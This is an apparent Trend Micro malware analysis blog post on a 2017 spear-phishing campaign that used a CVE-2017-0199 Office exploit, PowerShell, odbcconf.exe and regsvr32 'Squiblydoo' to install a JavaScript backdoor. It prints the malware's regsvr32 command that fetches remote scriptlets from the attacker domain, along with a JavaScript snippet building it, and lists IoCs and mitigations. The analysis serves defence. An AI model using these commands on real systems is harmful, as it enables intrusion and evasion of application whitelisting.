Malware

Emails with Backdoor Targets Russian Businesses

A malicious email campaign against Russian-speaking enterprises is employing a combination of exploits and Windows components to deliver a new backdoor that allows attackers to take over the affected system

By: Lenart Bermejo, Ronnie Giagone, Rubio Wu, Fyodor Yarochkin
August 07, 2017
Read time: 4 min (1113 words)

A malicious email campaign against Russian-speaking enterprises is employing a combination of exploits and Windows components to deliver a new backdoor that allows attackers to take over the affected system. The attack abuses various legitimate Windows components to run unauthorized scripts; this is meant to make detection and blocking more challenging, particularly by whitelisting-based solutions.

We've observed at least five runs from June 23 to July 27, 2017, each of which sent several malicious emails per target. Affected industries were financial institutions,

The earliest sample of the malicious dynamic-link library (DLL) file related to these attacks was uploaded to VirusTotal last June 6, 2017. This somewhat coincides with the spate of emails we saw during the period between the last week of June and July 27, 2017.

We're inclined to think that these attacks are still ongoing. Their limited distribution and specificity in social engineering lures are red flags that may indicate they are a spear-phishing campaign.




Figure 1. The malicious email campaign's attack chain




Figure 2. Different malicious emails sent to one target (timeline from left to right, clockwise)




Figure 3: A sample email sent to a mining firm

The infection chain starts with emails with addresses designed to make it look like they're from actual sales and billing departments. One sample we found used the subject line, *Правила подключения к шлюзу*, which translates to "*Rules for connecting to the gateway.*" Another has the subject line, *Оплата госпошлин*, which means "*Payment of state duties.*"

Kлиенов.doc (Instructions for connecting clients) and Заявление на оплату услуги .doc (Application for payment of the service).





Figure 4. Email with attached DOC file

These files are actually a malformed Rich Text Format (RTF) file Trend Micro detects as TROJ_EXPLOYT.JEJORC. These exploit a vulnerability (CVE-2017-0199) in Microsoft Office's Windows Object Linking and Embedding (OLE) interface. We've actually seen other threat actors leveraging this security flaw.

The exploit code downloads what is supposedly an XLS file from *hxxps://wecloud[.]biz/m11[.]xls*. This domain, to which all of the URLs used by this attack point to, is controlled by the attacker and was registered in early July. This fake Excel spreadsheet file is embedded with malicious JavaScript. The Excel header will actually be



Figures 5 to 6. XLS file with header and JavaScript code

The JavaScript in *m11.xls* contains two PowerShell scripts. The first script will download and launch a decoy document, while the second will continue the infection chain by downloading another file.




Figure 8. Content of newly downloaded file

The file will be decrypted using AES-CBC cipher algorithm and then saved to the *%Appdata%* folder with a random file name and .TXT extension. The decrypted file is a dynamic-link library (DLL) file detected as TROJ_DROPNAKJS.ZGEG-A.




Figure 9. Decrypted file

This particular file (*odbcconf.exe*) is a normal executable that performs various tasks associated with Microsoft Data Access Components. The command above misuses this feature to execute the DLL file.

Upon execution, this DLL will drop a file in the *%AppData%* folder. This file is appended with a *.txt* extension. This is actually an SCT file (Windows scriptlet), which is normally used to declare variables, define expressions, and add functional codes in web pages. In this case, it has a malicious, obfuscated JScript file (JS_NAKJS.ZIEG-A).




Figure 10. Dropped XML file showing obfuscated downloader code

The DLL will execute the SCT file using the following command: `regsvr32.exe /s /n /u /i:"C:\Users\Administrator\AppData\Roaming\{RANDOM}.txt" scroBj.dll`

registry, including DLL files. This attack method is also known as Squiblydoo—*Regsvr32 is* abused to bypass restrictions on running scripts. It also means evading application whitelisting protections such as AppLocker. While Squiblydoo is already a known attack vector, this is the first time we've seen it combined with *odbcconf.exe*.

The above command, once deobfuscated, will execute *another* XML file, which is downloaded from *hxxps://wecloud[.]biz/mail/changelog[.]txt.* This file serves as the main backdoor.

```
function hit() {
    var x1;
    var Note;
    var xStore;
    var Sp;
    var saveTo;
    var xx1 = rsvr + " /s /n /u /i:";
    var xx2 = " scroBj.dll";
    var mLink = "https://wecloud.biz/mail/changelog.txt";
    var comm = xx1 + mLink + xx2;
    if (xGo(comm) === true) {
        waitfor(1, 0);
    }
```

Figure 11. Constructing the command to launch the final payload

The same command format is used to launch the final payload (JS_GETFO.ZHEG-A). Note that because of the /i switch, the code is directly gathered from a URL: `regsvr32.exe /s /n /u /i: hxxps://wecloud[.]biz/mail/changelog[.]txt scroBj.dll`

This is another SCT file with obfuscated JavaScript code that contains backdoor commands, which essentially allow attackers to take over an infected system. It

- d&exec = download and execute PE file
- gtfo = delete files/startup entries and terminate
- more_eggs = download additional/new scripts
- more_onion = run new script and terminate current script
- more_power = run command shell commands

Mitigation

While the later stages of the infection chain required the use of various Windows components, the entry point still involves the use of a Microsoft Office exploit. Patching and keeping software up-to-date will protect users. Alternately, employing firewalls, intrusion detection and prevention systems, virtual patching, and URL categorization, as well as enforcing robust patch management policies, will significantly reduce the system's attack surface.

Apart from enforcing the principle of least privilege, system administrators should also consider disabling system components that aren't necessary to the user's tasks. Another option is to blacklist possible command interpreters and rarely used applications, even if they are Windows components themselves. It should be noted that doing this could affect legitimate system functions, but will improve security.

Trend Micro Solutions

Trend Micro™ OfficeScan™ with XGen™ endpoint security has Vulnerability Protection that shields endpoints from identified and unknown vulnerability exploits

end users and businesses from these threats by detecting and blocking malicious files and all related malicious URLs.

Indicators of Compromise (IoCs):

Related hashes detected as TROJ_EXPLOYT.JEJORC (SHA-256):

25c46c068dbee7bd77cf762ed140c80ddaf439d118f51080e92478f982848a30
2d23b519931072632b8b6c0c9560d95414dd1639df895694dff7e5ea19fe5182

Related hash detected as TROJ_DROPNAKJS.ZGEG-A (SHA-256):

- **52d69c91fba8435398870d480f37e87f0a9f7ee721473c98659f5b94b1c91abb**

Malicious DLLs detected as TROJ_DROPNAKJS.ZGEG-A (SHA-256):

ff94ded03a42857c7c534229859b99e034745177184791df3084b6dde66b29e6
0a424531b7c46a72a6f1e2b5a0449b487d30b2f5389a2b86720e278f07ae976b
4e73334972d6b01650c572fd58596479e68edeb8337962a19e0a76579a9b4ecc
81c400f0345b5b84fc484b4446b1b7fec5598083056c8012a308f8d38d44667e
727e28c21462cdd3f28991305d16063c871c64674edae061f95e16c9f474fe13
cb7f5dd7b0d6465a2d0b83042154f4329f6b7b2727c5ed17b95d777e43f437e1

URLs related to the malicious email campaign:

- **hxxps://mail[.]webmaster-1[.]kz/include/changelog[.]txt**
- **hxxps://getupdates[.]kz/ch582/changelog[.]txt**

- hxxps://mail[.]maincdn[.]biz/s1/p11[.]db

Tags

Malware | Endpoints | Research

Authors

Lenart Bermejo
Threats Analyst

Ronnie Giagone
Threats Analyst

Rubio Wu
Threats Analyst

Fyodor Yarochkin
Sr. Threat Researcher

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

Unveiling Earth Kapre aka RedCurl's Cyberespionage Tactics With Trend Micro MDR, Threat Intelligence

See all articles ›

TREND MICRO | Business

Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900

Select a country / region

United States